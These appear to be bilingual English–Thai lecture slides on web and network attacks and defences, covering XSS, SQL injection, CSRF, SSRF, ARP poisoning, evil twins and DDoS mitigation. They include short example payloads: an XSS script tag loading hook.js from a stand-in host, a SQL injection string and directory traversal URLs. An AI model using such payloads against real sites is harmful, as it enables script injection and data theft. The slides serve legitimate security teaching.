
# Uniform Resource Locator Analysis

- Uniform Resource Locator (URL) format (ประกอบด้วยอะไรบ้าง)

- HTTP methods

- TCP connections
- GET, POST, PUT, HEAD
- POST or PUT
- URL (query parameters)
- Fragment/anchor ID
- HTTP response codes

- Percent encoding




# Application Programming Interface Attacks

- API calls and parameters
- Must only be with HTTPS encryption
- Common weaknesses and vulnerabilities (จุดอ่อนและช่องโหว่ทั่วไป)
  - Ineffective secrets management การจัดการความลับที่ไม่มีประสิทธิภาพ
  - Lack of input validation (ไม่ทำการตรวจสอบ input ก่อน)
  - Error messages leaking information (ข้อความแสดงข้อผิดพลาดทำให้ข้อมูลรั่วไหล)
  - Denial of service

```
https://webapp.foo/?Action=RunInstance&Id=123&Count=1&
InstanceAccessKey=MyInstanceAccessKey&Placement=us-east&
MyAuthorizationToken
```


# Replay Attacks (การโจมตีเล่นซ้ำ)

- **Resubmitting** or guessing authorization **tokens**
- Session management cookies
- Replay cookie to obtain authenticated session
- Secure cookies



# Session Hijacking and Cross-site Request Forgery (1)

- Cookie hijacking and session prediction
- Client-side/cross-site (CSRF/XSRF) request forgery
- การปลอมแปลงคำขอฝั่งไคลเอนต์/ข้ามไซต์
  - Passes a URL to another site where the user has an authenticated session
  - Confused deputy
  - (เป็นการโจมตีที่บังคับให้ผู้ไปปลายทาง (authenticated) บน web application โดย Attacker จะทำให้ผู้ใช้ที่เป็นเหยื่อทำการโดยไม่ตั้งใจ)



# Session Hijacking and Cross-site Request Forgery (2)

- Clickjacking (เกิดขึ้นเมื่อผู้โจมตีหลอกลวงผู้ใช้ที่ไม่สงสัยให้คลิกองค์ประกอบที่มองไม่เห็น)
  - Add invisible layer to intercept/redirect click events
  - เพิ่มเลเยอร์ที่มองไม่เห็นเพื่อสกัดกั้น/เปลี่ยนเส้นทางเหตุการณ์การคลิก
- SSL strip (เป็นการโจมตีรูปแบบหนึ่ง downgrade ตัว SSL)
  - Exploits redirect from HTTP to HTTPS
  - Sites should no longer be using plain HTTP
  - HTTP Strict Transport Security (HSTS)

# Cross-Site Scripting (XSS)

- Attacker injects code in trusted site that will be executed in client browser
- Non-persistent/reflected
  - Coded in a link that the user must click
  - โค้ดในลิงค์ที่ผู้ใช้ต้องคลิก
- Persistent/stored XSS
  - Injected into a database the site uses to serve content
- Client-side scripts
  - Document Object Model (DOM)

```
Check out this amazing <a  
href="https://trusted.foo">website  
</a><script  
src="https://badsite.foo/hook.js">  
</script>.
```

```
https://trusted.foo/messages#  
user=James%3Cscript%20src%3D%  
22https%3A%2F%2Fbadsite.foo%2  
Fhook.js%22%3E%3C%2Fscript%3E
```

# Structured Query Language Injection Attacks

- Client-side versus server-side attacks
- Injection-type attacks
- Structured Query Language (SQL) statements
  - SELECT, INSERT, DELETE, UPDATE, WHERE
- SQL injection
  - Pass SQL statements to the web application via user input or URL
  - Show or insert database records

```
SELECT * FROM tbl_user WHERE  
username = ' ' or 1=1--#
```



# Directory Traversal and Command Injection Attacks

- Directory traversal
  - Obtain access to files outside web site root directory
  - Canonicalization attack and percent encoding
- Command injection
  - Cause server to run OS shell commands

http://victim.foo/?show=../../../../etc/config

```
http://victim.foo/?show=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f
etc/config
```

# Command Injection Attacks


- OS Command injection

PortSwigger



<https://youtu.be/3AyWfITbJ24?si=6DmIRzqT7ukjvETR>

# Server-side Request Forgery




- Cause a server to make API calls or HTTP requests with arbitrary parameters
  - Weak **authentication/access control** between internal services
  - Weak **input validation** and faults in request parsing
- Variety of exploit techniques and aims
  - Reconnaissance
  - Credential stealing
  - Unauthorized requests
  - Protocol smuggling

# Man-in-the-Middle and Layer 2 Attacks

- Man-in-the-Middle (MitM) attacks
  - Threat actor can intercept and modify communications
  - On-path attack
  - Snooping การสอดแนม
  - Spoofing การปลอมแปลง
- MAC address cloning/spoofing
  - Media Access Control (MAC) hardware interface address
  - Easy to change for a different value

# ARP Poisoning and MAC Flooding Attacks

- Address Resolution Protocol (ARP) poisoning
  - **Broadcasting** unsolicited **ARP** replies to poison the **cache** of local hosts with **spoofed MAC address**
  - Attacker usually tries to masquerade as default gateway
- MAC flooding
  - (ทำให้ตาราง **MAC** เต็ม) แล้วรับเพิ่มไม่ได้
  - Overwhelm **switch** memory to trigger unicast flooding
  - Facilitates sniffing



The screenshot shows a Wireshark packet capture with two main sections. The top section is a packet list table with columns: No., Time, Source, Destination, Protocol, Length, and Info. It shows several ARP requests and responses between 10.1.0.101 and 10.1.0.2, as well as TCP and HTTP traffic. The bottom section shows the details of a selected packet (Frame 9), displaying the Ethernet II header, Internet Protocol Version 4 header, and Transmission Control Protocol header. The Ethernet II header shows the source MAC address as 00:15:5d:01:ca:4a and the destination MAC address as 00:15:5d:01:ca:77. The IP header shows the source IP as 10.1.0.101 and the destination IP as 10.1.0.2. The TCP header shows the source port as 1702 and the destination port as 80.

| No. | Time         | Source            | Destination       | Protocol | Length | Info   |
|-----|--------------|-------------------|-------------------|----------|--------|--|
| 6   | 10.022521400 | Microsof_01:ca:4a | Microsof_01:ca:76 | ARP      | 42     | 10.1.0.102 is at 00:15:5d:01:ca:76                   |
| 7   | 10.032593900 | Microsof_01:ca:4a | Microsof_01:ca:77 | ARP      | 42     | 10.1.0.2 is at 00:15:5d:01:ca:77                     |
| 8   | 10.032605300 | Microsof_01:ca:4a | Microsof_01:ca:76 | ARP      | 42     | 10.1.0.101 is at 00:15:5d:01:ca:76                   |
| 9   | 18.219200600 | 10.1.0.101        | 10.1.0.2          | TCP      | 66     | 1702 → 80 [SYN] Seq=0 Win=65535 Len=0                |
| 10  | 18.220473400 | 10.1.0.101        | 10.1.0.2          | TCP      | 66     | TCP Out-of-Order 1702 → 80                           |
| 11  | 18.223616200 | 10.1.0.2          | 10.1.0.101        | TCP      | 66     | 80 → 1702 [SYN, ACK] Seq=0 Ack=1702 Win=65535 Len=0  |
| 12  | 18.228459800 | 10.1.0.2          | 10.1.0.101        | TCP      | 66     | TCP Retransmission 80 → 1702                         |
| 13  | 18.228797700 | 10.1.0.101        | 10.1.0.2          | TCP      | 54     | 1702 → 80 [ACK] Seq=1 Ack=1702 Win=0 Len=0           |
| 14  | 18.229264100 | 10.1.0.101        | 10.1.0.2          | HTTP     | 433    | GET / HTTP/1.1                                       |
| 15  | 18.238162600 | 10.1.0.101        | 10.1.0.2          | TCP      | 54     | 1702 → 80 [ACK] Seq=1 Ack=1702 Win=0 Len=0           |
| 16  | 18.238250400 | 10.1.0.101        | 10.1.0.2          | TCP      | 433    | TCP Retransmission 1702 → 80                         |
| 17  | 18.239342200 | 10.1.0.2          | 10.1.0.101        | HTTP     | 412    | HTTP/1.1 302 Redirect (text/html)                    |
| 18  | 18.244530700 | 10.1.0.2          | 10.1.0.101        | TCP      | 412    | TCP Retransmission 80 → 1702                         |
| 19  | 18.245021200 | 10.1.0.101        | 10.1.0.2          | TCP      | 54     | 1702 → 80 [ACK] Seq=380 Ack=1702 Win=0 Len=0         |
| 20  | 18.252481800 | 10.1.0.101        | 10.1.0.2          | TCP      | 54     | TCP Dup ACK 19#1 1702 → 80                           |
| 21  | 18.255190400 | 10.1.0.101        | 10.1.0.2          | TCP      | 66     | 1703 → 443 [SYN] Seq=0 Win=65535 Len=0               |
| 22  | 18.260503200 | 10.1.0.101        | 10.1.0.2          | TCP      | 66     | TCP Retransmission 1703 → 443                        |
| 23  | 18.261065300 | 10.1.0.2          | 10.1.0.101        | TCP      | 66     | 443 → 1703 [SYN, ACK] Seq=0 Ack=1703 Win=65535 Len=0 |
| 24  | 18.268454300 | 10.1.0.2          | 10.1.0.101        | TCP      | 66     | TCP Retransmission 443 → 1703                        |

Frame 9: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0  
Ethernet II, Src: Microsof\_01:ca:77 (00:15:5d:01:ca:77), Dst: Microsof\_01:ca:4a (00:15:5d:01:ca:4a)  
Destination: Microsof\_01:ca:4a (00:15:5d:01:ca:4a)  
Source: Microsof\_01:ca:77 (00:15:5d:01:ca:77)  
Type: IPv4 (0x0800)  
Internet Protocol Version 4, Src: 10.1.0.101, Dst: 10.1.0.2  
Transmission Control Protocol, Src Port: 1702, Dst Port: 80, Seq: 0, Len: 0

0000 00 15 5d 01 ca 4a 00 15 5d 01 ca 77 08 00 45 00 [...]...w..E.  
0010 00 34 1c ca 40 00 80 06 c9 01 0a 01 00 65 0a 01 .4...@... ..e..  
0020 00 02 06 a6 00 50 dc 52 ee 41 00 00 00 00 80 02 .....P.R.....  
0030 ff ff 89 1d 00 00 02 04 05 b4 01 03 03 08 01 01 .....  
0040 04 02 ..

Destination Hardware Address (eth.dst), 6 bytes      Packets: 286 · Displayed: 286 (100.0%)      Profile: Default

Screenshot used with permission from wireshark.org.

# Physical Port Security and MAC Filtering

- Physical port security
  - Secure switch hardware
  - Physically disconnect unused ports  
ยกเลิกการเชื่อมต่อพอร์ตที่ไม่ได้ใช้ทางกายภาพ
  - Disable unused ports via management interface  
ปิดการใช้งานพอร์ตที่ไม่ได้ใช้ผ่านอินเทอร์เฟซการจัดการ
  - MAC address limiting and filtering
  - Configure permitted MACs  
กำหนดค่า MAC ที่ได้รับอนุญาต
  - Limit number of MAC changes
- DHCP snooping
  - Dynamic ARP inspection  
(การตรวจสอบ Arp แบบ dynamic)

```
NYCORE1>
NYCORE1#
*Mar  1 00:02:27.991: %SYS-5-CONFIG_I: Configured from console by console
*Mar  1 00:02:46.287: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan1, changed state to up
NYCORE1#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
NYCORE1(config)#ip arp inspection vlan 1,999
NYCORE1(config)#
*Mar  1 00:07:20.561: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/23, vlan 1.([0023.045
0.0000/192.168.16.21/00:07:20 UTC Mon Mar 1 1993])
```


# Route Security

- Sources of routing table updates
- Preventing route injection
- Source routing
- Patch management and router appliance hardening การจัดการแพทช์

```
vyos@RT3-INT:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

S>* 0.0.0.0/0 [1/0] via 192.168.1.253, eth1
B>* 10.1.0.0/24 [20/0] via 172.16.1.253, eth0, 00:10:25
C>* 127.0.0.0/8 is directly connected, lo
B>* 172.16.0.252/30 [20/1] via 172.16.1.253, eth0, 00:10:25
C>* 172.16.1.252/30 is directly connected, eth0
C>* 192.168.1.0/24 is directly connected, eth1
C>* 192.168.2.0/24 is directly connected, eth2
vyos@RT3-INT:~$
```

# Rogue Access Points and Evil Twins



Screenshot used with permission from Xirrus.

- Rogue access point
  - Troubleshooting access point misconfiguration  
การแก้ไขปัญหการกำหนดค่าจุดเข้าใช้งานไม่ถูกต้อง
  - Disable unused devices and interfaces  
ปิดการใช้งานอุปกรณ์และอินเทอร์เฟซที่ไม่ได้ใช้
- Evil twin
  - Masquerade as legitimate AP
  - Use similar SSID
  - Capture authentication information
- Wi-Fi analyzers



# Jamming Attacks

- Environmental versus malicious interference
- Jamming attacks
  - Denial of service
  - Promote evil twin
- Use spectrum analyzer to locate source



# Distributed Denial of Service (DDoS)

- Leverage bandwidth from **compromised hosts/networks** (ใช้ประโยชน์ จากเครื่อง)
  - Handlers form a **command and control (C&C) network**
  - Compromised hosts installed with bots that can run automated scripts
  - Co-ordinated by the C&C network as a botnet


- Overwhelm with superior bandwidth (number of bots)

ทำให้ระบบหรือเครือข่ายต่างๆ ขาดทรัพยากรหรือกำลังไปด้วยจำนวนบอท

- Consume resources with spoof session requests (SYN flood)

การส่งคำขอเซสชันที่ถูกปลอมม ด้วย SYN flood

# Distributed Denial of Service (DDoS)



# Distributed Denial of Service Attack Mitigation

## การปฏิเสธการโจมตีบริการแบบกระจาย

- Attacks use spoofed addresses, making them hard to block  
การโจมตีใช้ IP ปลอม ทำให้ยากต่อการบล็อก
- Drop traffic to protect other hosts in the routing domain
- ลดการรับส่งข้อมูลเพื่อปกป้องโฮสต์อื่นๆ ในโดเมนการกำหนดเส้นทาง
  - Access control list (ACL)
  - remotely triggered blackhole (RTBH)
  - Sinkhole routing
- Cloud DDoS mitigation services

The screenshot displays a network security dashboard with the following sections:

- EVENTS SUMMARY VIEWS**: Includes filters for START (2017-05-02 20:00:00), END (2017-05-02 22:59:59), UTC, TZ OFFSET (+00:00), and a Filter input field.
- INTERVAL**: 2017-05-02 20:00:00 -> 2017-05-02 22:59:59 (+00:00)
- FILTERED BY OBJECT**: NO
- FILTERED BY SENSOR**: YES
- PRIORITY**: 15.0% (83.0% 1.2%)
- TOP SIGNATURES (401 events)**: viewing 10 of 41 results
- TOP SOURCE IPS**: viewing 10 of 314 results
- TOP DESTINATION IPS**: viewing 2 of 2 results

